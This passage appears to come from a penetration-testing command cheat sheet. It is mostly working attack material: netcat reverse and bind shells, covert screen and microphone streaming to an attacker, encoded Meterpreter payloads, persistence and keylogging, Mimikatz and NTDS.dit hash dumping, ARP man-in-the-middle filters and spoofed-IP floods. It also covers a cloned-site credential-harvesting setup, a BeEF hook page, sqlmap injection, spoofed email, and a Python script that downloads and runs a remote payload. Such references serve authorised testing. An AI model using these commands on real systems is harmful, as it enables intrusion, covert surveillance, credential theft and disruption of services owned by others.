\$ nc -l -p [port] [filename]
2. Connect to [TargetIP] and push [filename]
\$ nc -w3 [TargetIP] [port] [filename]

BACKDOOR SHELLS

Linux Shell:
\$ nc -l -p [port] -e /bin/bash

Linux Reverse Shell:
\$ nc [LocalIP] [port] -e /bin/bash

Windows Shell:
\$ nc -l -p [port] -e cmd.exe

Windows Reverse Shell:
\$ nc [LocalIP] [port] -e cmd.exe

VLC STREAMING

Use cvlc (command line VLC) on target to mitigate popups

CAPTURE AND STREAM THE SCREEN OVER UDP TO <ATTACKERIP>:1234

Start a listener on attacker machine

```
vlc udp://@:1234
```

-- OR --

Start a listener that stores the stream in a file.

```
vlc udp://@:1234 :sout=#transcode{vcodec=h264,vb=0,scale=0,acodec=mp4a,ab=128,channels=2,samplerate=44100}:file{dst=test.mp4} :no-sout-rtp-sap :no-sout-standard-sap :ttl=1 :sout-keep
```

This may make the users screen flash. Lower frame rates delay the video.

```
vlc screen:// :screen-fps=25 :screen-caching=100 :sout=#transcode{vcodec=h264,vb=0,scale=0,acodec=mp4a,ab=128,channels=2,samplerate=44100}:udp{dst=attackerip:1234} :no-sout-rtp-sap :no-sout-standard-sap :ttl=1 :sout-keep
```

CAPTURE AND STREAM THE SCREEN OVER HTTP

Start a listener on attacker machine

```
vlc http://server.example.org:8080
```

-- OR --

Start a listener that stores the stream to a file

```
vlc http://server.example.org:8080 --sout=#transcode{vcodec=h264,vb=0,scale=0,acodec=mp4a,ab=128,channels=2,samplerate=44100}:file{dst=test.mp4}
```

Start streaming on target machine

```
vlc screen:// :screen-fps=25 :screen-caching=100 :sout=#transcode{vcodec=h264,vb=0,scale=0,acodec=mp4a,ab=128,channels=2,samplerate=44100}:http{mux=ffmpeg{mux=flv},dst=:8080/} :no-sout-rtp-sap :no-sout-standard-sap :ttl=1 :sout-keep
```

CAPTURE AND STREAM OVER BROADCAST

Start a listener on attacker machine for multicast

```
vlc udp://@multicastaddr:1234
```

Broadcast stream to a multicast address

```
vlc screen:// :screen-fps=25 :screen-caching=100 :sout=#transcode{vcodec=h264,vb=0,scale=0,acodec=mp4a,ab=128,channels=2,samplerate=44100}:udp{dst=multicastaddr:1234} :no-sout-rtp-sap :no-sout-standard-sap :ttl=1 :sout-keep
```

CAPTURE AND RECORD YOUR SCREEN TO A FILE

```
vlc screen:// :screen-fps=25 :screen-caching=100 :sout=#transcode{vcodec=h264,vb=0,scale=0,acodec=mp4a,ab=128,channels=2,samplerate=44100}:file{dst=C:\\Program Files (x86)\\VideoLAN\\VLC\\test.mp4} :no-sout-rtp-sap :no-sout-standard-sap :ttl=1 :sout-keep
```

CAPTURE AND STREAM THE MICROPHONE OVER UDP

```
vlc dshow:// :dshow-vdev="None" :dshow-adev="Your Audio Device"
```

SSH

```
/etc/ssh/ssh_known_hosts          #System-wide known hosts
~/.ssh/known_hosts                #Hosts user has logged into
sshd-generate                     #Generate SSH keys (DSA/RSA)
ssh keygen -t dsa -f /etc/ssh/ssh_host_dsa_key    #Generate SSH DSA keys
ssh keygen -t rsa -f /etc/ssh/ssh_host_rsa_key    #Generate SSH RSA keys
```

- ✓ If already in ssh session, press SHIFT -C to configure tunnel
- ✓ Port forwarding must be allowed on target
- ✓ /etc/ssh/sshd_config - AllowTcpForwarding YES

TO ESTABLISH AN SSH CONNECTION ON DIFFERENT PORT

```
> ssh root@2.2.2.2 -p 8222
```

SETUP X11 FORWARDING FROM TARGET, FROM ATTACK BOX RUN

```
> xhost+
> vi ~/.ssh/config - Ensure 'ForwardX11 yes'
> ssh -X root@2.2.2.2
```

REMOTE PORT FORWARD ON 8080, FORWARD TO ATTACKER ON 443

```
> ssh -R8080:127.0.0.1:443 root@2.2.2.2.
```

LOCAL PORT FORWARD ON PORT 8080 ON ATTACK BOX AND FORWARDS THROUGH SSH TUNNEL TO PORT 3300 ON INTERNAL TARGET 3.3.3.3

```
> ssh -L8080:3.3.3.3:443 root@2.2.2.2
```

DYNAMIC TUNNEL USED IN CONJUNCTION WITH PROXYCHAINS. ENSURE /ETC/PROXYCHAINS.CONF IS CONFIGURED ON CORRECT PORT (1080)

```
> ssh -D1080 root@2.2.2.2
```

In a separate terminal run:

```
> proxychains nmap -sT -p80,443 3.3.3.3
```

METASPLOIT

Command	Description
msfconsole -r file.rc	Load resource file
msfcli grep exploit/window	List Windows exploits
msfencode -l	List available encoders
msfpayload -h	List available payloads
show exploits	Display exploits
show auxiliary	Display auxiliary modules
show payloads	Display payloads
search <string>	Search for string
info <module>	Show module information
use <module>	Load exploit or module
show options	Displays module options
show advanced	Displays advanced options
set <option> <value>	Sets a value
sessions -v	List session: -k # (kill) -u # (upgrade to Meterpreter)
sessions -s script	Run Meterpreter script on all sessions
jobs -l	List all jobs (-k # = kill)
exploit -j	Run exploit as job
route add <ip> <mask> <sid>	Pivoting
loadpath /home/modules	Load 3rd party tree
irb	Live Ruby interpreter shell
connect -s <ip> 443	SSL connect (NC clone)
route add <ip> <mask> <session id>	Add route through session (pivot)
exploit/multi/handler -- set ExitOnSession False	Advanced option allows for multiple shells
set ConsoleLogging true (also SessionLogging)	Enables logging

CREATE ENCODED METERPRETER PAYLOAD (FOR LINUX: -T ELF -O CALLBACK)

```
./msfpayload windows/meterpreter/reverse_tcp LHOST=<ip> LPORT=<port> R |  
./msfencode -t exe -o callback.exe -e x86/shikata_ga_nai -c 5
```

CREATE BIND METERPRETER PAYLOAD

```
./msfpayload windows/meterpreter/bind_tcp RHOST=<ip> LPORT=<port> X >  
cb.exe
```

CREATE ENCODED PAYLOAD USING MSFVENOM USING EXE TEMPLATE

```
./msfvenom --payload windows/meterpreter/reverse_tcp --format exe --  
template calc.exe -k --encoder x86/shikata_ga_nai -i 5 LHOST=1.1.1.1  
LPORT=443 > callback.exe
```


START MSF DB (BT5 = MYSQL, KALI = POSTGRESQL)

```
> /etc/rc.d/rc.mysql start
msf> db_create root:pass@localhost/metasploit
msf> load db_mysql
msf> db_connect root:pass@localhost/metasploit
msf> db_import nmap.xml
```

```
--- Kali ---
# service postgresql start
# service metasploit start
```

PASS A SHELL (BY DEFAULT WILL LAUNCH NOTEPAD AND INJECT)

```
msf> use post/windows/manage/multi_meterpreter_inject
msf> set IPLIST attack_ip
msf> set LPORT callback_port
msf> set PIDLIST PID to inject, default creates new notepad
msf> set PAYLOAD windows/meterpreter/reverse_tcp
msf> set SESSION meterpreter session ID
```

HTTP BANNER SCAN ON INTERNAL NETWORK

```
msf> route add -ip/range netmask meterpreter ID
msf> use post/multi/gather/ping_sweep # Set options and run
msf> use /auxiliary/scanner/portscan/tcp # Set options and run
msf> hosts -u -S x.x.x -R # Searches for x.x.x.' and sets
# RHOSTS
msf> use auxiliary/scanner/http/http_version # Set options and run
msf> services -v -p 80 -S x.x.x -R # Displays IPs x.x.x.' with port
# 80 open
```

METERPRETER

Command	Description
help	List available commands
sysinfo	Display system info
ps	List processes
getpid	List current PID
upload :file C:\\Program\\ Files\\	Upload file
download :file	Download file
reg :command	Interact with registry
rev2self	Revert to original user
shell	Drop to interactive shell
migrate PID	Migrate to another PID
background	Background current session
keyscan (start stop dump)	Start/Stop/Dump keylogger
execute -f cmd.exe -i	Execute cmd.exe and interact
execute -f cmd.exe -i -H -t	Execute cmd.exe as hidden process and with all tokens
hasdump	Dumps local hashes
run :script	Executes script (/scripts/meterpreter)
portfwd [add delete]-L 127.0.0.1 -l 443 -r 3.3.3.3 -p 3389	Port forward 3389 through session. Rdesktop to local port 443

PRIVILEGE ESCALATION

- > use priv
- > getsystem

IMPERSONATE TOKEN (DROP_TOKEN WILL STOP IMPERSONATING)

- > use incognito
- > list_tokens -u
- > impersonate_token domain\\user

NMAP THROUGH METERPRETER SOCKS PROXY

1. msf> sessions # Note Meterpreter ID
2. msf> route add 3.3.3.0 255.255.255.0 <id>
3. msf> use auxiliary/server/socks4a
4. msf> run
5. Open new shell and edit /etc/proxychains.conf
 - i. #proxy_dns
 - ii. #socks4 127.0.0.1 9050
 - iii. socks4 1.1.1.1 1080
6. Save and Close conf file
7. proxychains nmap -sT -Pn -p80,135,445 3.3.3.3

RAILGUN - WINDOWS API CALLS TO POP A MESSAGE BOX

```
meterpreter> irb  
>>> client.railgun.user32.MessageBoxA(0, "got", "you", "MB_OK")
```

CREATE PERSISTENT WINDOWS SERVICE

```
msf> use post/windows/manage/persistence
msf> set LHOST <attack ip>
msf> set LPORT <callback port>
msf> set PAYLOAD_TYPE TCP|HTTP|HTTPS
msf> set REXENAME filename
msf> set SESSION <meterpreter session id>
msf> set STARTUP SERVICE
```

GATHER RECENTLY ACCESSED FILES AND WEB LINKS

```
meterpreter> run post/windows/gather/dumplinks
```

SPAWN NEW PROCESS AND TREE C:

```
> execute -H -f cmd.exe -a '/c tree /F /A c:\ . C:\temp\tree.txt'
```

ETTERCAP

MAN-IN-THE-MIDDLE WITH FILTER

```
> ettercap.exe -I -iface -M arp -Tq -F file.ef \MACs~/IPs~/Ports~  
MACs~/IPs~/Ports~  
#i.e.: //80,443 // = any MAC, any IP, ports 80,443
```

MAN-IN-THE-MIDDLE ENTIRE SUBNET WITH APPLIED FILTER

```
> ettercap -T -M arp -F filter> // //
```

SWITCH FLOOD

```
> ettercap -TP rand_flood
```

ETTERCAP FILTER

COMPILE ETTERCAP FILTER

```
> etterfilter filter.filter -o out.ef
```

SAMPLE FILTER - KILLS VPN TRAFFIC AND DECODES HTTP TRAFFIC

```
if (ip.proto == UDP && udp.dst == 500){  
    drop();  
    kill(); }  
if (ip.src == 'ip'){  
    if (tcp.dst == 80){  
        if (search(DATA.data, "Accept-Encoding"){  
            replace("Accept-Encoding", "Accept-Rubbish!");  
            msg("Replaced Encoding\n");  
        }  
    }  
}
```

MIMIKATZ

1. Upload mimikatz.exe and sekurlsa.dll to target
2. execute mimikatz
3. mimikatz# privilege::debug
4. mimikatz# inject::process lsass.exe sekurlsa.dll
5. mimikatz# @getLogonPasswords

HPING3

DoS FROM SPOOFED IPs

```
> hping3 -targetIP --flood --frag --spooof ip --destport # --syn
```

ARPING

ARP SCANNER

```
./arping -I eth# -a # arps
```

WINE

COMPILE EXE IN BACKTRACK

```
cd /root/.wine/drive_c/MinGW/bin  
wine gcc -o file.exe /tmp/code.c  
wine file.exe
```

GRUB

CHANGE ROOT PASSWORD

```
GRUB Menu:Add 'single' end of kernel line. Reboot. Change root pass. reboot
```

HYDRA

ONLINE BRUTE FORCE

```
> hydra -l ftp -P words -v targetIP ftp
```

JOHN THE RIPPER

CRACKING WITH A WORDLIST

```
$ ./john -wordfile:pw.lst -format: format hash.txt
```

FORMAT EXAMPLES

```
$ john --format=des      username:SDbsugeBiC58A
$ john --format=lm      username:$LM$a9c604d244c4e99d
$ john --format=md5     $1$12345678$aIccj83HRDBo6ux1bVx7D1

$ john --format=raw-sha1 A9993E364706816ABA3E25717850C26C9CD0D89D

# For --format=netlmv2 replace $NETLM with $NETLMv2
$ john --format=netlm
$NETLM$1122334455667788$0836F085B124F33895875FB1951905DD2F85252CC731BB25
username:$NETLM$1122334455667788$0836F085B124F33895875FB1951905DD2F85252CC7
31BB25
username:$NETLM$1122334455667788$0836F085B124F33895875FB1951905DD2F85252CC7
31BB25:::

# Exactly 36 spaces between USER and HASH (SAPB and SAPG)
$ john --format=sapb
ROOT                               $8366A4E9E6B72CB0
username:ROOT                       $8366A4E9E6B72CB0

$ john --format=sapg
ROOT                               $1194E38F14B9F3F8DA1B181F14DEB70E7BDCC239
username:ROOT
$1194E38F14B9F3F8DA1B181F14DEB70E7BDCC239

$ john --format=shal-gen
$SHA1p$salt$59b3e8d637cf97edbe2384cf59cb7453dfe30789
username:$SHA1p$salt$59b3e8d637cf97edbe2384cf59cb7453dfe30789

$ john --format=zip
$zip$*0*1*8005b1b7d077708d+dee4
username:$zip$*0*1*8005b1b7d077708d+dee4
```

PASSWORD WORDLIST

GENERATE WORDLIST BASED OFF SINGLE WORD

```
# Add lower(@), upper(,), number(%), and symbol(^) to the end of the word
< crunch 12 12 -t baseword@,%^ >> wordlist.txt

# Use custom special character set and add 2 numbers then special character
< maskprocessor -custom-charset1=!@\#\$ baseword?d?d?1 >> wordlist.txt
```

VSSOWN [2]

1. Download: <http://ptscripsts.googlecode.com/svn/trunk/windows/vssown.vbs>
2. Create a new Shadow Copy
 - a. `cscript vssown.vbs /start` (optional)
 - b. `cscript vssown.vbs /create`
3. Pull the following files from a shadow copy:
 - a. `copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy[X]\windows\ntds\ntds.dit .`
 - b. `copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy[X]\windows\system32\config\SYSTEM .`
 - c. `copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy[X]\windows\system32\config\SAM .`
4. Copy files to attack box.
5. Download tools: http://www.ntdsxtract.com/downloads/ntds_dump_hash.zip
6. Configure and Make source code for libesedb from the extracted package
 - a. `cd libesedb`
 - b. `chmod +x configure`
 - c. `./configure && make`
7. Use `esedbdump` to extract the datatable from `ntds.dit`.
 - a. `cd esedbtools`
 - b. `./esedbdump/ntds.dit`
8. 8a. Use `dsdump.py` to dump hashes from datatable using bootkey from SYSTEM hive
 - a. `cd ../../credump/`
 - b. `python ./dsdump.py ../SYSTEM ../../libesedb/esedbtools/ntds.dit.export/datatables`
9. 8b. Use `bkhive` and `samdmp2` to dump hashes from SAM using bootkey from SYSTEM hive.
 - a. `bkhive SYSTEM key.txt`
 - b. `samdmp2 SAM key.txt`
10. Dump historical hashes
 - a. `python ./dsdumphistory.py ../system ../../libesedb/esedbtools/ntds.dit.export/datatables`

FILE HASHING

HASH LENGTHS

MD5	16 bytes
SHA-1	20 bytes
SHA-256	32 bytes
SHA-512	64 bytes

SOFTWARE HASH DATABASE

<http://isc.sans.edu/tools/hashsearch.html>

```
# dig +short md5.md5.dshield.org TXT
Result = " filename: | source: " i.e. "cmd.exe | NIST"
```

MALWARE HASH DATABASE

<http://www.team-cymru.org/Services/MHR>

```
# dig +short [MD5|SHA-1].malware.hash.cymru.com TXT
Result = -last seen timestamp AV detection rate
Convert timestamp = perl -e 'print scalar localtime(-timestamp), "\n"'
```

FILE METADATA SEARCH

<https://fileadvisor.bit9.com/services/search.aspx>

SEARCH VIRUSTOTAL DATABASE

<https://www.virustotal.com/#search>

WEB

COMMON USER-AGENT STRINGS

Internet Explorer (6.0, 7.0, 8.0, & 9.0)	
Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)	IE 6.0/WinXP 32-bit
Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727)	IE 7.0/WinXP 32-bit
Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.0; Trident/4.0; Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1) ; .NET CLR 3.5.30729)	IE 8.0/WinVista 32-bit
Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Trident/5.0)	IE 9.0/Win7 32-bit
Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; WOW64; Trident/5.0)	IE 9.0/Win7 64-bit
Firefox (5.0, 13.0, & 17.0)	
Mozilla/5.0 (Windows NT 6.1; WOW64; rv:5.0) Gecko/20100101 Firefox/5.0	Firefox 5.0/Win7 64-bit
Mozilla/5.0 (Windows NT 5.1; rv:13.0) Gecko/20100101 Firefox/13.0.1	Firefox 13.0/WinXP 32-bit
Mozilla/5.0 (Windows NT 6.1; WOW64; rv:17.0) Gecko/20100101 Firefox/17.0	Firefox 17.0/Win7 64-bit
Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:17.0) Gecko/20100101 Firefox/17.0	Firefox 17.0/Linux
Mozilla/5.0 (Macintosh; Intel Mac OS X 10.7; rv:17.0) Gecko/20100101 Firefox/17.0	Firefox 17.0/MacOSX 10.7
Mozilla/5.0 (Macintosh; Intel Mac OS X 10.8; rv:17.0) Gecko/20100101 Firefox/17.0	Firefox 17.0/MacOSX 10.8
Chrome (Generic & 13.0)	
Mozilla/5.0 (Windows NT 5.1) AppleWebKit/537.11 (KHTML, like Gecko) Chrome/23.0.1217.9 Safari/537.11	Chrome Generic/WinXP
Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.11 (KHTML, like Gecko) Chrome/23.0.1217.9 Safari/537.11	Chrome Generic/Win7
Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.11 (KHTML, like Gecko) Chrome/23.0.1217.9 Safari/537.11	Chrome Generic/Linux
Mozilla/5.0 (Macintosh; Intel Mac OS X 10_8_2) AppleWebKit/537.11 (KHTML, like Gecko) Chrome/23.0.1217.101 Safari/537.11	Chrome Generic/MacOSX
Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/535.1 (KHTML, like Gecko) Chrome/13.0.782.112 Safari/535.1	Chrome 13.0/Win7 64-bit
Safari (6.0)	
Mozilla/5.0 (Macintosh; Intel Mac OS X 10_7_5) AppleWebKit/536.26.17 (KHTML, like Gecko) Version/6.0.2 Safari/536.26.17	Safari 6.0/MacOSX
Mobile Safari (4.0 & 6.0)	
Mozilla/5.0 (iPad; CPU OS 6_0_1 like Mac OS X) AppleWebKit/536.26 (KHTML, like Gecko) Version/6.0 Mobile/10A523 Safari/8536.25	Mobile Safari 6.0/iOS (iPad)
Mozilla/5.0 (iPhone; CPU iPhone OS 6_0_1 like Mac OS X) AppleWebKit/536.26 (KHTML, like Gecko) Version/6.0 Mobile/10A523 Safari/8536.25	Mobile Safari 6.0/iOS (iPhone)
Mozilla/5.0 (Linux; U; Android 2.2; fr-fr; Desire_A8181 Build/FRF91) App3leWebKit/53.1 (KHTML, like Gecko) Version/4.0 Mobile Safari/533.1	Mobile Safari 4.0/Android

HTML

HTML BEEF HOOK WITH EMBEDDED FRAME

```
!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"

html
head
title Campaign Title /title
script
    var commandModuleStr = 'script src="' + window.location.protocol +
'/' + window.location.host + ':8080/hook.js"
type="text/javascript" /script';
    document.write(commandModuleStr);

//Site_refresh=window.setTimeout(function(){window.location.href='http://ww
w.google.com/'} ,20000);
/script
/head
frameset rows="*,1px"
    frame src="http://www.google.com/" frameborder=0
noresize="noresize" /
    frame src="/e" frameborder=0 scrolling=no noresize=noresize />
/frameset
/html
```

EMBEDDED JAVA APPLET (* PLACE WITHIN <BODY> TAG)

```
applet archive="legit.jar" code="This is a legit applet" width="1"
height="1">/applet
```

EMBEDDED IFRAME

```
iframe src="http://1.1.1.1" width="0" height="0" frameborder="0"
tabindex="-1" title="empty" style="visibility:hidden;display:none">
/iframe
```

FIREFOX TYPE CONVERSIONS

ASCII	--> Base64	javascript:btoa("ascii str")
Base64	--> ASCII	javascript:atob("base64==")
ASCII	--> URI	javascript:encodeURIComponent("script")
URI	--> ASCII	javascript:decodeURIComponent("%3cscript%3E")

WGET

CAPTURE SESSION TOKEN

```
wget -q --save-cookies=cookie.txt --keep-session-cookies --post-
data="username=admin&password=pass&Login=Login" http://<url>/login.php
```

CURL

GRAB HEADERS AND SPOOF USER AGENT

```
curl -I -X HEAD -A "Mozilla/5.0 (compatible; MSIE 7.01; Windows NT 5.0)"  
http:// ip
```

SCRAPE SITE AFTER LOGIN

```
curl -u user:pass -o outfile https://login.bob.com
```

FTP

```
curl ftp://user:pass@bob.com/directory/
```

SEQUENTIAL LOOKUP

```
curl http://bob.com/file[1-10].txt
```

BASIC AUTHENTICATION USING APACHE2

The steps below will clone a website and redirect after 3 seconds to another page requiring basic authentication. It has proven very useful for collecting credentials during social engineering engagements.

1. Start Social Engineering Toolkit (SET)
 > /pentest/exploits/set/./set
2. Through SET, use the 'Website Attack Vector' menu to clone your preferred website. ' Do not close SET '
3. In a new terminal create a new directory (lowercase L)
 > mkdir /var/www/l
4. Browse to SET directory and copy the cloned site
 > cd /pentest/exploits/set/src/web_clone/site/template/
 > cp index.html /var/www/index.html
 > cp index.html /var/www/l/index.html
5. Open /var/www/index.html and add tag between <head> tags
 meta http-equiv="refresh"
 content="3;url=http:// domain|ip /l/index.html/"
6. Create blank password file to be used for basic auth
 > touch /etc/apache2/.htpasswd
7. Open /etc/apache2/sites-available/default and add:
 Directory /var/www/l
 AuthType Basic
 AuthName "PORTAL LOGIN BANNER"
 AuthUserFile /etc/apache2/.htpasswd
 Require user test
 /Directory
8. Start Apache2
 > /etc/init.d/apache2 start
9. Start Wireshark and add the filter:
 http.authbasic
10. Send the following link to your target users
 http:// domain|ip /index.html

AUTOMATED WEB PAGE SCREENSHOTS

NMAP WEB PAGE SCREENSHOTS [9]

Install dependencies:

- `wget http://wkhtmltopdf.googlecode.com/files/wkhtmltoimage-0.11.0_rc1-static-i386.tar.bz2`
- `tar -jxvf wkhtmltoimage-0.11.0_rc1-static-i386.tar.bz2`
- `cp wkhtmltoimage-i386 /usr/local/bin/`

Install Nmap module:

- `git clone git://github.com/SpiderLabs/Nmap-Tools.git`
- `cd Nmap-Tools/NSE/`
- `cp http-screenshot.nse /usr/local/share/nmap/scripts/`
- `nmap --script-updatedb`

OS/version detection using screenshot script (screenshots saved as .png):

- `nmap -A -script=http-screenshot -p80,443 1.1.1.0/24 -oA nmap-screengrab`

Script will generate HTML preview page with all screenshots:

```
#!/bin/bash
printf " HTML< BODY<<BR>" > preview.html
ls -l *.png | awk -F : '{ print $1":"$2"\n BR<<IMG SRC=\""$1"%3A"$2"\"
width=400 >BR><BR>}' >> preview.html
printf " /BODY<</HTML " >> preview.html
```

PEEPINGTOM WEB PAGE SCREENSHOTS

Install Dependencies:

- Download Phantomjs
`https://phantomjs.googlecode.com/files/phantomjs-1.9.2-linux-x86_64.tar.bz2`
- Download PeepingTom
`git clone https://bitbucket.org/LaNMaSteR53/peepingtom.git`

Extract and copy phantomjs from phantomjs-1.9.2-linux-x86_64.tar.bz2 and copy to peepingtom directory

- Run PeepingTom
`python peepingtom.py http:// mytarget.com`

SQLMAP

GET REQUEST

```
./sqlmap.py -u "http:// url ?id=1&str=val"
```

POST REQUEST

```
./sqlmap.py -u "http:// url " --data="id=1&str=val"
```

SQL INJECTION AGAINST SPECIFIC PARAMETER WITH DB TYPE SPECIFIED

```
./sqlmap.py -u "http:// url " --data="id=1&str=val" -p "id"  
-b --dbms=" mssql|mysql|oracle|postgres "
```

SQL INJECTION ON AUTHENTICATED SITE

1. Login and note cookie value (cookie1=val1, cookie2=val2)

```
./sqlmap.py -u "http:// url " --data="id=1&str=val" -p "id"  
--cookie="cookie1=val1;cookie2=val2"
```

SQL INJECTION AND COLLECT DB VERSION, NAME, AND USER

```
./sqlmap.py -u "http:// url " --data="id=1&str=val" -p "id" -b --current-db  
--current-user
```

SQL INJECTION AND GET TABLES OF DB=TESTDB

```
./sqlmap.py -u "http:// url " --data="id=1&str=val" -p "id" --tables -D  
"testdb"
```

SQL INJECTION AND GET COLUMNS OF USER TABLE

```
./sqlmap.py -u "http:// url " --data="id=1&str=val" -p "id" --columns -T  
"users"
```

DATABASES

MS-SQL

Command	Description
SELECT @@version	DB version
EXEC xp_msver	Detailed version info
EXEC master..xp_cmdshell 'net user'	Run OS command
SELECT HOST_NAME()	Hostname & IP
SELECT DB_NAME()	Current DB
SELECT name FROM master..sysdatabases;	List DBs
SELECT user_name()	Current user
SELECT name FROM master..syslogins	List users
SELECT name FROM master..sysobjects WHERE xtype='U';	List tables
SELECT name FROM syscolumns WHERE id=(SELECT id FROM sysobjects WHERE name='mytable');	List columns

SYSTEM TABLE CONTAINING INFO ON ALL TABLES

```
SELECT TOP 1 TABLE_NAME FROM INFORMATION_SCHEMA.TABLES
```

LIST ALL TABLES/COLUMNS

```
SELECT name FROM syscolumns WHERE id = (SELECT id FROM sysobjects WHERE name = 'mytable')
```

PASSWORD HASHES (2005)

```
SELECT name, password_hash FROM master.sys.sql_logins
```

POSTGRES

Command	Description
SELECT version();	DB version
SELECT inet_server_addr()	Hostname & IP
SELECT current_database();	Current DB
SELECT datname FROM pg_database;	List DBs
SELECT user;	Current user
SELECT username FROM pg_user;	List users
SELECT username,passwd FROM pg_shadow	List password hashes

LIST COLUMNS

```
SELECT relname, A.attname FROM pg_class C, pg_namespace N, pg_attribute A, pg_type T WHERE (C.relkind='r') AND (N.oid=C.relnamespace) AND (A.attrelid=C.oid) AND (A.atttypid=T.oid) AND (A.attnum > 0) AND (NOT A.attisdropped) AND (N.nspname ILIKE 'public')
```

LIST TABLES

```
SELECT c.relname FROM pg_catalog.pg_class c LEFT JOIN pg_catalog.pg_namespace n ON n.oid = c.relnamespace WHERE c.relkind IN ('r','') AND n.nspname NOT IN ('pg_catalog', 'pg_toast') AND pg_catalog.pg_table_is_visible(c.oid)
```

MySQL

Command	Description
SELECT @@version;	DB version
SELECT @@hostname;	Hostname & IP
SELECT database();	Current DB
SELECT distinct(db) FROM mysql.db;	List DBs
SELECT user();	Current user
SELECT user FROM mysql.user;	List users
SELECT host,user,password FROM mysql.user;	List password hashes

LIST ALL TABLES & COLUMNS

```
SELECT table_schema, table_name, column_name FROM
information_schema.columns WHERE
  table_schema != 'mysql' AND table_schema != 'information_schema'
```

EXECUTE OS COMMAND THROUGH MySQL

```
osql -S ip, -port -U sa -P pwd -Q "exec xp_cmdshell 'net user /add user
pass'"
```

READ WORLD-READABLE FILES

```
...' UNION ALL SELECT LOAD_FILE('/etc/passwd');
```

WRITE TO FILE SYSTEM

```
SELECT * FROM mytable INTO outfile '/tmp/somefile';
```

ORACLE

Command	Description
SELECT * FROM v\$version;	DB version
SELECT version FROM v\$instance;	DB version
SELECT instance_name FROM v\$instance;	Current DB
SELECT name FROM v\$database;	Current DB
SELECT DISTINCT owner FROM all_tables;	List DBs
SELECT user FROM dual;	Current user
SELECT username FROM all_users ORDER BY username;	List users
SELECT column_name FROM all_tab_columns;	List columns
SELECT table_name FROM all_tables;	List tables
SELECT name, password, astatus FROM sys.user\$;	List password hashes

LIST DBAs

```
SELECT DISTINCT grantee FROM dba_sys_privs WHERE ADMIN_OPTION = 'YES';
```

•

3

7

PROGRAMMING

PYTHON

PYTHON PORT SCANNER

```
import socket as sk
for port in range(1,1024):
    try:
        s=sk.socket(sk.AF_INET,sk.SOCK_STREAM)
        s.settimeout(1000)
        s.connect(('127.0.0.1',port))
        print '%d:OPEN' % (port)
        s.close
    except: continue
```

PYTHON BASE64 WORDLIST

```
#!/usr/bin/python
import base64
file1=open("pwd.lst","r")
file2=open("b64pws.lst","w")
for line in file1:
    clear = "administrator:" + str.strip(line)
    new = base64.encodestring(clear)
    file2.write(new)
```

CONVERT WINDOWS REGISTRY HEX FORMAT TO READABLE ASCII

```
import binascii, sys, string

dataFormatHex = binascii.a2b_hex(sys.argv[1])
output = ""
for char in dataFormatHex:
    if char in string.printable: output += char
    else: output += "."
print "\n" + output
```

READ ALL FILES IN FOLDER AND SEARCH FOR REGEX

```
import glob, re
for msg in glob.glob('/tmp/*.txt'):
    filer = open(msg,'r')
    data = filer.read()
    message = re.findall(r' message (.?) /message ', data,re.DOTALL)
    print "File %s contains %s" % (str(msg),message)
    filer.close()
```

SSL ENCRYPTED SIMPLEHTTPSERVER

```
# Create SSL cert (follow prompts for customization)
> openssl req -new -x509 -keyout cert.pem -out cert.pem -days 365 -nodes

# Create httpserver.py
import BaseHTTPServer,SimpleHTTPServer,ssl

cert = "cert.pem"

httpd = BaseHTTPServer.HTTPServer(('192.168.1.10',443),
SimpleHTTPServer.SimpleHTTPRequestHandler)
httpd.socket = ssl.wrap_socket(httpd.socket,certfile=cert,server_side=True)
httpd.serve_forever()
```

PYTHON HTTP SERVER

```
python -m SimpleHTTPServer 8080
```

PYTHON EMAIL SENDER (* SENDMAIL MUST BE INSTALLED)

```
#!/usr/bin/python
import smtplib, string
import os, time

os.system("/etc/init.d/sendmail start")
time.sleep(4)

HOST = "localhost"
SUBJECT = "Email from spoofed sender"
TO = "target@you.com"
FROM = "spoof@spoof.com"
TEXT = "Message Body"
BODY = string.join((
    "From: %s" % FROM,
    "To: %s" % TO,
    "Subject: %s" % SUBJECT ,
    "",
    TEXT
), "\r\n")

server = smtplib.SMTP(HOST)
server.sendmail(FROM, [TO], BODY)
server.quit()

time.sleep(4)
os.system("/etc/init.d/sendmail stop")
```

LOOP THROUGH IP LIST, DOWNLOAD FILE OVER HTTP AND EXECUTE

```
#!/usr/bin/python
import urllib2, os

urls = ["1.1.1.1", "2.2.2.2"]
port = "80"
payload = "cb.sh"

for url in urls:
    u = "http://%s:%s/%s" % (url, port, payload)
    try:
        r = urllib2.urlopen(u)
        wfile = open("/tmp/cb.sh", "wb")
        wfile.write(r.read())
        wfile.close()
        break
    except: continue

if os.path.exists("/tmp/cb.sh"):
    os.system("chmod 700 /tmp/cb.sh")
    os.system("/tmp/cb.sh")
```

PYTHON HTTP BANNER GRABBER (* TAKES AN IP RANGE, PORT, AND PACKET DELAY)

```
#!/usr/bin/python
import urllib2, sys, time

from optparse import OptionParser

parser = OptionParser()
parser.add_option("-t", dest="iprange",help="target IP range, i.e.
192.168.1.1-25")
parser.add_option("-p", dest="port",default="80",help="port, default=80")
parser.add_option("-d", dest="delay",default=".5",help="delay (in seconds),
default=.5 seconds")

(opts, args) = parser.parse_args()

if opts.iprange is None:
    parser.error("you must supply an IP range")

ips = []
headers = {}

octets = opts.iprange.split('.')

start = octets[3].split('-')[0]
stop = octets[3].split('-')[1]

for i in range(int(start),int(stop)+1):
    ips.append('%s.%s.%s.%d' % (octets[0],octets[1],octets[2],i))

print '\nScanning IPs: %s\n' % (ips)

for ip in ips:
    try:
        response = urllib2.urlopen('http://%s:%s' % (ip,opts.port))
        headers[ip] = dict(response.info())
    except Exception as e:
        headers[ip] = "Error: " + str(e)

    time.sleep(float(opts.delay))

for header in headers:
    try:
